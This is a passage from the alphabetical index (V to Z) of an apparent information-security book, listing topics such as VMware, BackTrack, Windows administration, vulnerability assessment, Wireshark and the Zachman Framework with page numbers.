virtual local area networks (VLANs), 95–96
virtual machines, behavioral intrusion detection system, 7
virtual machines (VM), 62, 97–99, 105–106
Virtual Network Computing (VNC), 84, 174
Virtual Private Networks (VPNs), 32, 152
virtual worlds, 229–230
VirusTotal.com, 6, 193, 207, 225
`virustotal.com`, 73
Visio, 47–52
Visual Basic, 133
VLANs. *See* virtual local area networks
VM. *See* virtual machines
VMware, 71, 75, 78–79, 82
  BackTrack, 106–111
  customization, 83
  disk installation, 90
  files, 91
  network administration, 62, 64, 69
  remote login, 84–85
  users, 86–87
VMware Player, 98, 105
VMware Tools, 78
VNC. *See* Virtual Network Computing
Voice Over IP (VOIP), 117, 182
VPNs. *See* Virtual Private Networks
vSphere, `root`, 86
vulnerabilities, 139, 147, 258
  assessment, 141, 315
  probes, testing methodology, 155–159
  testing, 140
`vulnerabilityassessment.co.uk`, 179

W

WAF. *See* web application firewall
WAN. *See* wide area networks
WAP. *See* wireless access points
WASSP, 154–155
Way Back Machine, 147
web application firewall (WAF), 245, 252
Web server detection, GHDB, 147
Webify Everything, 30–32, 246, 251–252
WEP. *See* Wireless Encryption Protocol
`while`, 127–128, 129, 204
white lists, 255
`whois.arin.net`, 148
`whois.net`, 220
wide area networks (WAN), NAT, 75
widgets, 261, 263, 265
Wi-Fi, 27, 117, 227
Wi-Fi Protected Access (WPA), 238
Windows
  `at`, 182
  antivirus, 74
  applications, 80
  archiving, 80
  autoplays, 21
  BackTrack, 106–111
  CDs, 70
  customization, 82–83
  Disk Management, 93
  disks, 89–90, 93
  DVDs, 70
  EMET, 245
  entrenchment, 184
  hash grabbing, 178–179
  intrusion discovery, 214–215
  networks, 63, 67–68, 76–77
  passwords, 180
  reimaging, 67–68
  remote login, 84
  services, 87
  `timeout`, 180
  users, 85
Windows File Sharing, 91
Windows Internet Name Service (WINS), 76
WINS. *See* Windows Internet Name Service
wireless access points (WAP), 252
Wireless Encryption Protocol (WEP), 238
wireless networking, 237–238, 252–253
Wireshark, 118, 152, 153, 193, 196, 206–207, 208
`wmic`, 82, 83
WPA. *See* Wi-Fi Protected Access

X

XSRF. *See* Cross-Site Request Forgery
XSS. *See* cross-site scripting

Y

Yersinia, 27
Yum Extender, 74, 81

Z

Zachman, John A., 38
Zachman Framework, 5
  Business Question Analysis, 43, 44–45
  Document Mining, 43, 45–46
  enterprise security, 37–58
  Minipatterns for Problem Solving Meetings, 55–56
  risk executive, 40–41
  rows, 40, 42–43
`*.zip`, 81